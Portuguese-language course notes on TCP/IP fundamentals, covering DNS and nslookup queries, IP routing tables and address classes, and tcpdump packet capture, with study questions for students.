- **IIS** Internet Information Server, da Microsoft. Implementa HTTP, FTP e GOPHER. O **Exchange**, também da Microsoft, implementa SMTP e POP, além de outros protocolos.
- **Samba** Escrito por Andrew Tridgell, implementa os serviços de compartilhamento de recursos encontrados em máquinas Windows.
- **wu-ftpd** A universidade de Washington desenvolveu e desenvolve muitos softwares de comunicação livres. Um deles é o wu-ftpd, um servidor ftp ("wu" são as iniciais de "Washington University").

Questões

2.1 Levante quais são os comandos do protocolo POP3, indicando qual foi o documento que você consultou (de preferência o RFC com a versão mais recente do protocolo).
2.2 Dois web servers diferentes (por web server entendemos aqui um produto de sotware como o IIS ou o Apache) podem rodar num mesmo computador de forma simultânea?
2.3 Porque um mesmo computador pode oferecer vários serviços TCP diferentes (http, ftp, pop, etc) de forma simultânea? Descubra na Internet um computador atendendo conexões em mais de uma porta.
2.4 Quais são os comandos previstos pelo HTTP e pelo FTP para reiniciar o download de um arquivo já parcialmente baixado?
2.5 Suponha que a sua caixa postal no provedor contenha um email de 25 megabytes que você não consegue baixar no cliente de email porque a ligação telefônica cai antes da transferência se completar. Explique como você faria usando o cliente telnet para deletar esse email da caixa postal a fim de conseguir baixar os outros.
2.6 O que é um URL? Quais protocolos podem ser especificados através de um URL? quais portas?
2.7 Explique o conceito de janela TCP. Você sabe qual é o tamanho máximo de uma janela na implementação de TCP/IP da plataforma que você usa?
2.8 Mostre como a partir da banda http é possível estimar o total de hits e o máximo de usuários ativos de um sistema de webmail free como o netaddress.
2.9 Explique o que aconteceria se você configurasse o seu cliente de email (Eudora, Outlook) para usar o servidor smtp de um provedor diferente daquele em que você está conectando.
2.10 Explique porque é conveniente que o seu cliente de email (Eudora, Outlook, etc) use o relay do provedor ao invés de realizar o deliver do email diretamente para o destinatário final.
2.11 Estime a banda necessária para o cliente de um sistema centralizado de vigilância que transfira para a central um quadro por minuto, obtido através de uma câmera convencional utilizada em PCs.

3. DNS

DNS como tabela
- Comparação com um gerenciador de banco de dados
- Linhas e colunas da tabela DNS

Prática no uso do nslookup
- Especificando o servidor de nomes
- Consulta do registro NS
- Consulta do registro A
- Consulta do registro MX

O DNS é uma base distribuída
- Transferência da autoridade de um subdomínio
- A distribuição da tabela por milhares de servidores
- As raízes do DNS
- Como se processa a inclusão de mais um domínio

Relação entre os protocolos TCP mais usados e o DNS
- SMTP e DNS (registro MX)

- HTTP e DNS (registro A)

Procedimentos para o registro de nomes

- Configuração de um nameserver
- O sistema de registro de nomes da Fapesp
- Os Registrars do Internic

Resolução reversa

- Testes de resolução reversa usando o nslookup
- Uso do reverso para autenticação (obsoleto)
- Uso do reverso para levantamento estatístico
- O porquê da inversão dos octetos

O cache do DNS

- Como funciona o cache do DNS
- Cache e desempenho. Compartilhamento.
- O cache na mudança de hospedagem
- DNS dinâmico

Notas

3.1 O DNS

A identificação de cada participante numa rede IP e o roteamento de pacotes para ele baseia-se como vimos nos endereços IP numéricos de 32 bits. Entretanto, é mais cômodo utilizarmos nomes (e.g. altavista.digital.com) para identificar endereços na Internet do que números, mas para isso ser possível é necessário existir um mecanismo de tradução de nomes para endereços numéricos. Esse mecanismo é o DNS (Domain Name System).

O DNS pode ser entendido de forma bastante simples como sendo uma tabela muito, muito grande, mas similar às que estamos acostumados a lidar quando compomos uma planilha ou quando lidamos com bases relacionais. O formato dessa tabela seria algo semelhante ao que segue:

Name	**NS**	**MX**	**A**
ibm.com	ns.watson.ibm.com, ns.almaden.ibm.com	ns.watson.ibm.com	204.146.81.99, 198.133.16.99, 198.133.17.99, 204.146.80.99
linuxtoday.com	NS1.INTERNET.COM NS3.INTERNET.COM	mail.linuxtoday.com	63.236.72.248
www.linuxtoday.com			63.236.72.248
overdrive.iworld.com			63.236.72.248

Além das colunas indicadas, há outras que omitimos para facilitar a visualização. A tabela na sua totalidade não está fisicamente presente em nenhum computador do mundo, mas sim subdividida por muitos e muitos milhares de *servidores de nomes*. Quando uma entidade, uma empresa, ou uma pessoa registra um domínio na Internet (por exemplo "globo.com", "usp.br", linux.org", etc), ela torna-se a "autoridade" responsável por todas os linhas da tabela DNS derivadas desse domínio (isto é, aquelas onde o nome refere esse domínio, como por exemplo "www.linux.org" no caso do domínio linux.org).

É importante observar que o administrador de um domínio pode definir a sua própria política de criação de nomes para esse domínio. É hábito que todo domínio (e.g. linuxtoday.com) possua um nome "www" associado ao endereço do servidor web (e.g. "www.linuxtoday.com"), mas a associação do nome "www" ao serviço HTTP é convencional e não compulsória. Se se desejar associar ao nome ftp.linuxtoday.com um registro A apontando para o endereço IP do servidor web, então o URL http://ftp.linuxtoday.com poderá ser usado para acessar as páginas do site linuxtoday. Outros nomes comumente utilizados (além do "www") são "ftp", "mail", "mailhost", "ns", "smtp", "pop", etc

Assim, vemos no exemplo acima que a IBM estabeleceu na Internet dois servidores de nomes (o ns.watson.ibm.com, ns.almaden.ibm.com) que são os responsáveis por todos os nomes terminados em "ibm.com". De forma análoga, os servidores de nomes do domínio linuxtoday.com são NS1.INTERNET.COM e NS3.INTERNET.COM. No momento em que alguém preenche o campo de endereço do Netscape com o URL http://www.linuxtoday.com, um query terá que ser feito a um desses dois servidores a fim de se obter o endereço IP associado ao nome www.linuxtoday.com. Esse endereço é o registro **A**, que na nossa tabela estão na coluna **A**, e no caso citado é 63.236.72.248.

3.2 As raízes do DNS

De que maneira alguém fica sabendo que os servidores de nomes responsáveis pelo domínio ibm.com são os citados acima? O DNS é um sistema hierárquico, que redistribui a responsabilidade pelos nomes, e que parte de uma determinada *raiz*. Todo query de nomes começa nessa raiz e vai descendo na hierarquia. Assim, é necessário conhecer de antemão quem é a raiz ou, na verdade quem são as raízes, pois a raiz está espelhada em vários computadores diferentes. As raízes são indicadas no arquivo named.root, do qual segue um trecho inicial:

```
;       This file holds the information on root name servers needed to
;       initialize cache of Internet domain name servers
;       (e.g. reference this file in the "cache  .  "
;       configuration file of BIND domain name servers).
;
;       This file is made available by InterNIC registration services
;       under anonymous FTP as
;           file                /domain/named.root
;           on server           FTP.RS.INTERNIC.NET
;       -OR- under Gopher at    RS.INTERNIC.NET
;           under menu          InterNIC Registration Services (NSI)
;             submenu           InterNIC Registration Archives
;           file                named.root
;
;       last update:    Aug 22, 1997
;       related version of root zone:   1997082200
;
;
; formerly NS.INTERNIC.NET
;
.                       3600000  IN  NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.     3600000      A     198.41.0.4
;
; formerly NS1.ISI.EDU
;
.                       3600000      NS    B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET.     3600000      A     128.9.0.107
;
```

Vemos nele os endereços das raízes do DNS (no trecho constam o 198.41.0.4 e o 128.0.9.107) ou, mais precisamente, dos *hints*, ou seja, das máquinas para as quais os servidores de nomes do mundo todo solicitarão a lista atual das raízes do DNS toda vez que forem reinicializados. As raízes repassam a autoridade dos nomes para outros servidores, e esses para outros, e assim por diante. Por exemplo: as raízes repassam a autoridade sobre o domínio .br para a FAPESP. Assim, se alguém na Internet quiser saber qual é o registro A associado ao nome www.usp.br, terá que obter junto às raízes quem é o responsável pelo .br, junto a esse

responsável (isto é, os nameservers da FAPESP) terá que obter quem é o responsável pelo domínio .usp.br e, finalmente, junto a esse último responsável (isto é, os nameservers da USP), obter o endereço associado ao nome www.usp.br.

Note que não há nada que privilegie as atuais raízes do DNS além do fato de que, por um consenso histórico, todos os servidores de nomes utilizem exatamente essas raízes. Tecnicamente nada impede alguém de criar uma raiz independepende que delegue a autoridade sobre os diferentes domínios (.br, .com, etc) para computadores diferentes daqueles que são atualmente os que recebem essa delegação. E, de fato, tem surgido na Internet algumas iniciativas para criar raízes independentes, como o "Super Root" (http://www.superroot.net/).

3.3 Procedimentos para registro de nomes

A estrutura hierárquica do DNS faz com que o registro de um domínio (isto é, a inclusão de mais um domínio na tabela DNS global) só pode ser feito junto à entidade responsável pelo domínio hierarquicamente acima do que se deseja registrar. O domínio **.br** está sob a responsabilidade da FAPESP (Fundação de Amparo à Pesquisa do Estado de São Paulo), e por isso o registro de nomes que terminem em .br como .com.br ou .org.br deve ser feito junto a ela. Historicamente o registro de nomes foi sempre feito através do envio de formulários pelo correio eletrônico, mas recentemente a FAPESP criou uma interface web para o registro e a manutenção de nomes (http://registro.br).

Empresas, entidades e pessoas jurídicas no Brasil via de regra registram nomes .br ou alternativamente .com ou .org ou .net. Os domínio .com, .org e .net não estão sob a autoridade da FAPESP, e o registro de domínios nesse caso deve ser feito junto à Internic (http://www.internic.net) ou mais precisamente junto aos "registrars" que ela credenciou. Esses registrars oferecem interfaces web através das quais o domínio pode ser registrado.

Quais são as exigências para o registro de um domínio? Isso depende da entidade responsável, e em geral envolve o pagamento de taxas. No Brasil, as normas para registro de domínios são determinadas pelo Comitê Gestor (http://www.cg.org). Além disso, todo domínio precisa ter um *contato administrativo* e um *contato técnico* (isto é pessoas que respondam por esse domínio).

3.4 O comando nslookup

As aplicações TCP/IP como o ping ou o ftp costumam fazem queries DNS através de serviços de API disponibilizados pelo sistema operacional ou por bibliotecas do sistema. Assim, um comando como **ping altavista.digital.com** envolve uma etapa prévia, e que corresponde ao query do endereço IP associado ao nome altavista.digital.com. O comando **nslookup** por sua vez é um cliente standalone do DNS, que pode ser utilizado para realizar queries manualmente. A familiaridade com o nslookup é importante para as pessoas que necessitam diagnosticar problemas de rede ou fazer registro e manutenção de domínios.

Seguem vários exemplos de uso no modo "não-interativo" (o nslookup possui também um modo de operação "interativo" que oferece maiores recursos). No primeiro exemplo incluímos a resposta completa do nslookup, que inicia-se com a identificação do nameserver consultado. Nas demais, omitimos essa identificação para despoluir o texto.

Qual é o endereço associado ao nome www.ibm.com?

$ **nslookup www.ibm.com**

Server: hal.home.unet
Address: 192.168.0.1

Name: www.ibm.com
Addresses: 204.146.81.99, 198.133.16.99, 198.133.17.99, 204.146.80.99

Qual é o nome associado ao endereço 204.146.81.99?

$ **nslookup 204.146.81.99**

Name: www.ibm.com
Address: 204.146.81.99

Qual é o nameserver do domínio 146.204.in-addr.arpa? (esse é um domínio artificial utilizado para cadastrar no DNS os reversos dos IPs iniciados com 204.146).

$ **nslookup -query=ns 146.204.in-addr.arpa**

Non-authoritative answer:
146.204.in-addr.arpa nameserver = NS1.US.PRSERV.NET
146.204.in-addr.arpa nameserver = NS01.CA.US.IBM.NET

Authoritative answers can be found from:
NS1.US.PRSERV.NET internet address = 165.87.194.244
NS01.CA.US.IBM.NET internet address = 165.87.201.244

Qual é o servidor MX (responsável pelo recebimento de email) do domínio ibm.com?

$ **nslookup -query=mx ibm.com**

ibm.com preference = 0, mail exchanger = ns.watson.ibm.com
ibm.com nameserver = ns.watson.ibm.com
ibm.com nameserver = ns.almaden.ibm.com
ns.watson.ibm.com internet address = 198.81.209.2
ns.almaden.ibm.com internet address = 198.4.83.35

Quais são os servidores de nome do domínio .br?

$ **nslookup -query=ns br**

Non-authoritative answer:
br nameserver = NS.DNS.br
br nameserver = NS-EXT.VIX.COM
br nameserver = NS3.NIC.FR

```
br      nameserver = NS2.DNS.br
br      nameserver = NS1.DNS.br

Authoritative answers can be found from:
NS.DNS.br       internet address = 143.108.23.2
NS-EXT.VIX.COM  internet address = 204.152.184.64
NS3.NIC.FR      internet address = 192.134.0.49
NS2.DNS.br      internet address = 200.19.119.99
NS1.DNS.br      internet address = 200.255.253.234
```

Qual é o conteúdo do registro SOA do domínio internic.net?

```
$ nslookup -query=soa internic.net

internic.net
        origin = ops.internic.net
        mail addr = markk.internic.net
        serial = 2000051000
        refresh = 3600 (1H)
        retry   = 3600 (1H)
        expire  = 432000 (5D)
        minimum ttl = 86400 (1D)
```

Qual é o endereço associado ao nome www.internic.net?

```
$ nslookup -query=a www.internic.net

Name:    rs.internic.net
Address:  198.41.0.6
Aliases:  www.internic.net
```

Qual é o endereço associado ao nome www.ietf.org?

```
$ nslookup -query=a www.ietf.org

Name:    www2.ietf.org
Address:  4.17.168.6
Aliases:  www.ietf.org
```

3.5 O cache do DNS

O nslookup não fará todas as etapas do query descritas anteriormente (query inicial à raiz e passos subsequentes descendo na hierarquia de nomes até atingir o ponto desejado). Ele utilizará o serviço de um servidor especializado, que realizará todos aquelas etapas. Por vezes quando se configura manualmente os parâmetros de TCP/IP de um computador, indica-se a ele um ou mais "servidores de nomes". Por exemplo, quando se assina um contrato de acesso discado à Internet, o provedor pode solicitar que essa configuração seja feita manualmente (muitas vezes ela é realizada de forma automática a cada conexão telefônica). Em sistemas Unix-

like, esse(s) servidor(es) especializados constam no arquivo /etc/resolv.conf (no Windows, ele(s) está(ão) nas propriedades do TCP/IP, tab "DNS").

Esse servidor especializado cacheia na sua memória as respostas dos queries DNS realizados pelos clientes (como o nslookup, ou clientes TCP como softwares de correio eletrônico ou browsers). A existência desse cache é fundamental para diminuir o tráfego provocado pela consulta de nomes na Internet, e também para acelerar a comunicação, que dessa forma não dependerá, a cada momento em que um query de nomes é feito, de um processo que acrescenta um delay inicial na comunicação.

Por outro lado, isso cria uma dificuldade relativa à reconfiguração dos nameservers responsáveis pelos domínios. Suponha por exemplo que se pretenda alterar o endereço 63.236.72.248 associado ao nome www.linuxtoday.com. O administrador dos nameservers NS1.INTERNET.COM NS3.INTERNET.COM pode alterar o registro A associado a esse nome nesses servidores, mas não pode alterar aquilo que está cacheado em dezenas ou centenas de servidores de nomes ao longo do mundo.

É por esse motivo que se associa a cada registro DNS um *tempo de expiração* configurável. Ele determina o tempo após o qual um registro expira num cache DNS. Qualquer query subsequente àquele registro provocará um novo acesso ao servidor responsável por aquele registro (no nosso exemplo um dos servidores NS1.INTERNET.COM NS3.INTERNET.COM).

Dessa forma, a alteração das tabelas de um servidor de nomes deve ser precedida de uma reconfiguração dos tempos de expiração dos respectivos registros. Se o tempo de expiração de um registro for, digamos, uma semana, então uma semana antes da alteração das tabelas o tempo de expiração desse registro deve ser reconfigurado para, digamos, uma hora. Vencido o prazo de uma semana, pode-se proceder à alteração das tabelas pois quaisquer cópias desse registro cacheadas em servidores de nomes ao longo do mundo expirará nos próximos 60 minutos e não provocará malfuncionamentos por um período prolongado. Veremos mais sobre esse tempo de expiração ao comentarmos o registro **SOA**.

3.6 Descrição breve dos tipos de registros

Vejamos agora de forma um pouco mais detalhada o papel dos registros principais do DNS:

- **SOA** (Start Of Authority). O registro SOA está associado ao domínio, e inclui informações críticas para o espelhamento das informações de DNS desse domínio, e para a expiração dos seus registros nos servidores de nome ao longo do mundo.
- **NS** Indica os servidores de nomes associados ao domínio. É claro que as entidades que registram domínios necessitam fundamentalmente do endereço IP dos servidores de nomes dos domínios por elas registrados, não obstante elas em geral cadastram tanto os IPs quanto os nomes desses servidores, e em geral são os nomes que vemos como conteúdo dos registros NS.
- **A** Indica o endereço associado a um nome. Quando visitamos por exemplo o URL http://www.freebsd.org através do Netscape, o browser (Netscape) precisa antes obter o endereço associado ao nome. No exemplo de cliente TCP escrito em PERL que vimos anteriormente, isso é realizado através da chamada do serviço **gethostbyname**.
- **MX** Indica os servidores SMTP responsáveis pelo recebimento de email do domínio em questão. Vimos no exemplo inicial que o MX associado ao domínio ibm.com é ns.watson.ibm.com. Assim, todo email enviado a um endereço eletrônico da forma

nome@ibm.com acabará sendo enviado ao ns.watson.ibm.com através de uma transação SMTP como a que exemplificamos na nota *TCP, mecanismo de transporte genérico*.

- **PTR** Dá o reverso de um endereço IP. Os endereços IP são cadastrados no DNS com os seus octetos invertidos, por exemplo 10.191.231.200.in-addr.arpa, e o registro PTR associado a esse nome especial é o nome do computador cujo IP é 200.231.191.10. A inversão dos octetos deve-se ao fato de que nos endereços IP, os octetos tornam-se mais específicos da esquerda para a direita, ao passo que nos nomes isso ocorre da direita para a esquerda. A entidade responsável por um determinado network (e.g. 143.107.45.X) é responsável pela inclusão dos reversos desse network no seu nameserver (experimente por exemplo consultar o NS associado ao nome 45.107.143.in-addr.arpa). Não obstante, nem todos os IPs em uso na Internet estão com os seus reversos cadastrados. Note que quando se usa um serviço da Internet (e.g envio de um email), os pacotes gerados carregam apenas os IPs do cliente e do servidor (no cabeçalho IP, como vimos), e não os seus nomes. É o DNS reverso que permite a obtenção do nome. Assim, um servidor web levanta estatísticas de acesso por-domínio usando o DNS reverso. É o DNS reverso também que permite que na saída de muitos comandos (e.g. traceroute, tcpdump) possamos ver nomes ao invés de números.

Obs. *O comando nslookup costuma ser nativo nas plataformas Unix-like. O Windows não traz nativamente nenhum equivalente ao nslookup.*

Questões

3.1 Explique o que é o domínio in-addr.arpa.
3.2 Como você faria através do cliente nslookup para saber se um dado domínio já foi ou não registrado por alguém?
3.3 Ao nível do DNS, o que é necessário para (a) criar um novo domínio na Internet e (b) trocar a hospedagem de um domínio já existente.
3.4 Suponha que o nome da sua empresa já tenha sido registrado na Internet, mas não pela sua empresa. Como você procederia para entrar em contato com a pessoa (física ou jurídica) que fez o registro e possui a autoridade sobre ele?
3.5 Explique o que aconteceria se você configurasse o seu computador doméstico para usar o servidor DNS de um provedor diferente daquele em que você está conectando.
3.6 Localize na Internet algum software que permita a você rodar diretamente no seu micro doméstico um servidor de nomes e dessa forma não necessitar daquele oferecido pelo provedor de acesso.
3.7 Como você faria para descobrir em que lugar do mundo está hospedado o site de um seu rival comercial?
3.8 Por que através do DNS é possível obter o servidor smtp associado a um dado domínio mas não o pop?
3.9 Visite as páginas do Comitê Gestor da Internet Brasil e levante o que é necessário pelas regras atuais para o registro de domínios .com.br e .org.br. Explique o que são domínios pessoais.
3.9 Qual é a diferença entre DNS primário e secundário? (você pode explicar isso do ponto de vista do NIC, que somente outorga a autoridade sobre um domínio após a configuração do primário e do secundário, ou do ponto de vista do bind, relativo à configuração de um servidor primário ou de um seu espelho, o secundário).

3.10 Quando você especifica um URL como http://altavista.digital.com ao Netscape e pressiona o ENTER, qual será o tipo de consulta que ele terá que fazer ao DNS (isto é, qual tipo de registro associado a qual nome)? Idem para o caso do servidor SMTP do seu provedor quando ele vai fazer o deliver de um email seu para o endereço fmarinho@ibpinert.net. Diga quais serão nos dois casos as máquinas entre as quais será criado o canal virtual TCP e quais serão as portas utilizadas.
3.11 O que é WHOIS?

4. O Algoritmo de roteamento IP

- Roteamento na LAN ethernet: ARP
- Uso do comando arp
- Roteamento na WAN: o gateway para as outras redes
- A Tabela de rotas e o comando route
- O conceito de máscara (netmask)
- As duas notações para máscaras
- A rota default
- Exemplo simples de 2 redes interligadas
- Exemplo de ligação à Internet de uma LAN e máscara /24
- O caso de pacotes com endereços de origem incorretos
- Conceito de source routing
- Protocolos de anúncio de rotas
- ARP como artifício para o roteamento (proxy-arp)
- ARP spoofing e clusters
- Conceito de broadcast IP
- A interface loopback

Notas

4.1 Rotas IP

De que maneira um pacote atinge o seu destino na Internet? A Internet e a forma com que cada pacote é encaminhado ao seu destino podem ser comparadas ao sistema viário de uma cidade ou de um país. Em cada ponto onde houver bifurcações, sinaliza-se qual saída deve ser escolhida a partir do destino que se pretende atingir: Ibirapuera à esquerda, Santos à direita, Ponte da Freguesia do Ó em frente, etc.

De forma análoga, cada participante de uma rede IP possui uma tabela informando qual interface deve ser utilizada para o envio do pacote, dependendo do seu destino. No Windows, podemos exibi-la com o comando ROUTE PRINT. Nas plataformas Unix-like, o comando poderá ser **netstat -r** ou **route**.

```
$ route -n
route -n
Kernel IP routing table
Destination   Gateway       Genmask         Flags Metric Ref Use Iface
200.231.191.1 0.0.0.0       255.255.255.255 UH    0      0     0 ppp0
192.168.0.1   0.0.0.0       255.255.255.255 UH    0      0     0 eth0
192.168.0.0   0.0.0.0       255.255.255.0   U     0      0     0 eth0
127.0.0.0     0.0.0.0       255.0.0.0       U     0      0     0 lo
0.0.0.0       200.231.191.1 0.0.0.0         UG    0      0     0 ppp0
```

Na tabela acima vemos que se o destino for 200.231.191.1, deve ser utilizada a interface ppp0, que no caso corresponde fisicamente à porta serial onde o modem está operando. Por outro lado, se o destino for da forma 192.168.0.X onde X é qualquer octeto, então vemos pela terceira rota que deverá ser utilizada a interface **eth0**, ou seja, a placa de rede ethernet. A diferença entre uma rota para um destino único ou para múltiplos destinos é determinada pela máscara.

A máscara indica quais bits são significativos no respectivo destino. Na tabela acima, a primeira rota está dizendo que todos os bits são significativos e, a terceira, que apenas os primeiros três octetos (os primeiros 24 bits) são significativos. Se, vamos supor, os primeiros 28 bits fossem significativos, a máscara seria 255.255.255.240. A máscara 255.255.255.0 pode alternativamente ser indicada na forma "/24" (e a máscara 255.255.255.240 na forma "/28", etc).

A porção significativa do campo de destino costuma ser chamada de "endereço da rede" e, o restante, "endereço do host". Assim, no exemplo acima temos que o endereço da rede é 192.168.0.0 com máscara 255.255.255.0. A terceira rota é dita a rota para a "rede local". A última rota, com destino 0.0.0.0 e máscara 0.0.0.0 é a chamada "rota default", porque satisfaz qualquer destino, ou seja, qualquer pacote cujo roteamento não possa ser enquadrado nas rotas anteriores irá enquadrar-se na rota default.

No nosso exemplo a rota default indica um "gateway". Existirá um gateway sempre que o destino não estiver diretamente acessível. A tabela de rotas não indica um gateway para o destino 192.168.0.2. Isso significa que esse IP é diretamente acessível no segmento ethernet local, e portanto podemos gerar um pacote com um cabeçalho ethernet (MAC) indicando como destinatário o endereço de hardware do 192.168.0.2 (ver as notas sobre ARP). Se existisse uma rota para o network 192.168.1.0/24 indicando como gateway o IP 192.168.0.1, então todo pacote dirigido para, vamos supor, 192.168.1.1, traria no seu cabeçalho IP o destino 192.168.1.1 mas no cabeçalho ethernet indicaria como destinatário o endereço de hardware associado ao 192.168.0.2.

Isso reforça um fato importante, e que é que, no IP, cada participante conhece apenas o "caminho" para os participantes que lhe são imediatamente acessíveis. Alguns desses participantes que são imediatamente acessíveis funcionam como gateways para outras redes, mas o caminho que os pacotes realizam a partir desses gateways é-nos desconhecido.

A tabela de rotas é construída automaticamente pelos procedimentos de boot da máquina. Ela pode também ser dinamicamente alterada pelo recebimento de pacotes de *anúncios de rotas* nas diversas interfaces da máquina. Esse tema pertence a um capítulo amplo do TCP/IP, o dos protocolos de roteamento, que não são cobertos por estas notas, e que são mais pertinentes aos técnicos responsáveis por backbones de médio e grande porte.

4.2 Outorga de IPs e classes de endereços

O princípio de funcionamento do roteamento IP faz com que os endereços IPv4 sejam distribuídos aos blocos. Por exemplo: a Universidade de São Paulo dispõe dos endereços da forma 143.107.X.Y. Ela repassou para o Instituto de Matemática os endereços da forma 143.107.45.X, para o Instituto Astronômico e Geofísico os endereços da forma 143.107.114.X, e assim por diante. Cada interface que conecte fisicamente uma unidade (como as citadas) à infraestrutura central da Universidade roteia os IPs daquela interface, e portanto existe apontando para ela uma rota com máscara 255.255.255.0.

Esse exemplo localizado estende-se para toda a Internet. Ao longo do estabelecimento da Internet, o intervalo total de endereços IPv4 foi sendo dividido em blocos e concedido aos pedaços a instituições e a empresas, sendo que em alguns casos, essa instituição ou empresa podia ser a responsável pelo backbone principal da Internet de um país inteiro. Foi dessa forma que o Brasil recebeu parte da rede 200 (IPs da forma 200.X.Y.Z), e estes são os endereços utilizados pela maior parte da Internet brasileira atualmente.

Note que isso faz com que não seja possível configurar o endereço IP de uma interface com um número escolhido ao acaso. Uma pessoa na Europa (por exemplo) não pode configurar um seu computador com um endereço IP como 143.107.45.12, porque as rotas ao longo da Internet conduzem para o Brasil os pacotes cujo destino é 143.107.45.12. Aquela pessoa que na Europa utilizou esse endereço será capaz de enviar pacotes para qualquer servidor web da Internet (por exemplo) mas os pacotes de resposta gerados pelo servidor jamais atingirão o computador que iniciou a comunicação.

A outorga de endereços em blocos faz com que parte dos endereços fiquem ociosos, e agrava o atual problema do escasseamento dos endereços IP. Esse escasseamento, que é reflexo da impossibilidade do uso de endereços de 32 bits para uma rede efetivamente mundial, foi um dos motivos que levou ao desenvolvimento da versão 6 do protocolo IP (IPv6 ou IPng), onde foram adotados endereços de 128 bits. Recentemente a Universidade de Stanford "devolveu" os 16 milhões de endereços que haviam sido outorgados a ela anos atrás, numa época em que a Internet era muito menor, e em que foram concedidos endereços "classe A" para várias universidades e empresas.

Obs. (1) *o intervalo de endereços IP está subdividido em cinco classes:*

- *Endereços **classe A** são aqueles cujo primeiro bit é 0. Os networks de classe A vão do 1.0.0.0 até o 127.0.0.0, com máscara 255.0.0.0.*
- *Endereços **classe B** são aqueles cujos primeiros dois bits são 10. Os networks de classe vão do 128.0.0.0 até o 191.255.0.0, com máscara 255.255.0.0.*

- *Endereços **classe C** são aqueles cujos três primeiros bits são 110. Os networks de classe C vão do 192.0.0.0 até o 223.255.255.0, com máscara 255.255.255.0.*
- *Endereços **classe D** são aqueles cujos primeiros 4 bits são 1110, e foram previstos para multicast.*
- *Endereços **classe E** são aqueles cujos primeiros 5 bits são 11110, e são "reservados para uso futuro".*

***Obs. (2)** A subdivisão dos networks exigida pelo escasseamento do intervalo de endereços IP tornou muito relativa a importância prática do conceito de classe. Na prática chega a ser comum o uso dos termos "classe B" ou "classe C" não para indicar algum dos networks citados acima, mas sim networks quaisquer que usem as respectivas máscaras (255.255.0.0 e 255.255.255.0).**

Questões

4.1 Explique o conceito de netmask e cite as duas formas típicas com que se costuma especificar netmasks.
4.2 Escreva usando qualquer linguagem de programação (ou pseudo-código) o algoritmo de roteamento IP, pressupondo que a tabela de rotas esteja devidamente representada numa estrutura de dados conveniente.
5. Dê exemplos de networks das classes A, B e C. Diga quais são os nemasks associados a eles e quantos endereços cada um comporta. Explique porque é algoritmicamente fácil de identificar a classe de um network.

5. O tcpdump

- Instalação do windump
- Exemplos de uso
- Os exemplos da man page
- Filtragem de porta
- Filtragem de IP
- Filtragem de conexão
- Exibição do endereço de hardware
- Exibição do campo de dados
- Exemplo de captura de senha via tcpdump
- Sugestão de uso doméstico

Notas

5.1 O tcpdump

O **tcpdump** é uma ferramenta importante para a administração de redes e para uma maior familiarização com o **TCP/IP**. Ele foi desenvolvido originalmente para sistemas Unix-like, mas possui um porte para Windows, chamado **windump**. A finalidade do **tcpdump** é capturar os pacotes que passam por uma interface. Os cabeçalhos desses pacotes são exibidos no console, um por linha:

```
$ tcpdump -i eth0 -l -n
13:57:56.876424 192.168.0.1.1044 > 192.168.0.2.23: S 3767238723:3767238723(0) win 32120 (DF)
13:57:56.878184 192.168.0.2.23 > 192.168.0.1.1044: S 1049035122:1049035122(0) ack 3767238724 win 32736
13:57:56.878370 192.168.0.1.1044 > 192.168.0.2.23: . ack 1 win 32120 (DF)
13:57:56.881182 192.168.0.1.1044 > 192.168.0.2.23: P 1:28(27) ack 1 win 32120 (DF)
13:57:56.900704 192.168.0.2.23 > 192.168.0.1.1044: . ack 28 win 32709 (DF)
13:57:57.115026 192.168.0.2.23 > 192.168.0.1.1044: P 1:13(12) ack 28 win 32709 (DF)
```

Os pacotes acima referem-se a uma conexão TELNET. Observe que a máquina 192.168.0.1 enviou (primeira linha) um pacote para a máquina 192.168.0.2. As portas envolvidas são 1044 (cliente) e 23 (servidor). O caractere "P" que vemos na quarta linha significa que nesse pacote a flag PUSH do cabeçalho TCP está ativa. Outras flags comuns são "S" (como vemos nas duas primeiras linhas), "F" (flag FYN, sinalizadora do final da conexão) ou "R" (reset). A flag PUSH foi prevista para evitar delays de bufferização no envio ou repasse dos dados recebidos para a aplicação, no entanto as implementações de TCP/IP ou ignoram essa flag ou setam-na sempre.

O "S" significa que a flag SYN está ativa, isto é trata-se de um pedido de sincronização, o que indica início de uma conexão. A sincronização significa o informe do *sequence number* inicial. É através do sequence number (um inteiro de 32 bits como podemos ver no cabeçalho TCP) que o TCP/IP sabe a posição de cada segmento dentro do stream. O sequence number inicial não é zero, mas costuma ser uma função do relógio da máquina, a fim de diminuir a probabilidade de na reutilização de uma porta já desalocada o recebimento acidental de pacotes referentes a uma conexão anterior que utilizou aquela porta provoque erros.

O par de números separados por dois pontos (":") informa o trecho do stream ao qual corresponde o segmento carregado pelo pacote. Assim, vemos que a quarta linha corresponde a um segmento de 27 bytes. A rigor o tcpdump não consegue inferir a posição desse segmento dentro do stream justamente porque o sequence number inicial é desconhecido, exceto, é claro, no caso em que o tcpdump capturou os pacotes de sincronização dessa conexão e memorizou esses sequence numbers (veja esses números iniciais na primeira e segunda linhas).

Cada pacote TCP carrega ainda um *acknowledge* informando até qual posição o strem proveniente da outra ponta já foi recebido. É a ausência desse acknowledge que provoca no TCP a retransmissão de pacotes em intervalos de tempo exponencialmente crescentes. Na linha 5 vemos um "28", que indica o acknowledge dos 27 bytes recebidos.

Finalmente, cada segmento informa ao outro lado o *tamanho da janela* admitido naquele ponto da comunicação. Assim, vemos na quinta linha que o participante informa ter já recebido

27 bytes e sinaliza que poderão ser enviados mais 32709 antes que a aplicação seja blocada pelo aguardo de um acknowledge dos segmentos enviados ou ao menos de uma parte deles.

O tcpdump é a ferramenta utilizada para analisar e estudar as principais características e protocolos do TCP/IP pelo livro **TCP/IP Illustrated** de W. R. Stevens, que em geral é considerado a principal referência da área atualmente. O título **Illustrated** deve-se justamente ao fato do **tcpdump** apresentar como que uma imagem dos protocolos em funcionamento. Ao longo destas notas estaremos utilizando-o algumas vezes com essa finalidade.

Na medida em que ele realiza captura de pacotes e dos seus dados, o **tcpdump** pode também ser utilizado também para espionar tráfego alheio. Não obstante, a sua finalidade principal é administrativa, mesmo porque os recursos do **tcpdump** são limitados. Ele não é capaz, por exemplo, de realizar a montagem dos pacotes TCP a fim construir a sequência de bytes gerada pelo cliente e/ou pelo servidor, e a sua capacidade para extrair o conteúdo da área de dados dos pacotes é relativamente limitada.

6. Network Programming

Prática com NP

Exemplo de cliente TCP Comparação com I/O de arquivos Os serviços utilizados da winsock Exemplo 1 de servidor TCP Exemplo 2 de servidor TCP Como escrevendo um servidor web minimal

Métodos para atendimento a múltiplas conexões

Threads múltiplos Múltiplos processos ("fork-exec") Loop de atendimento

Tour pela implementação de TCP/IP do Linux

Leitura do pacote Escrita do pacote

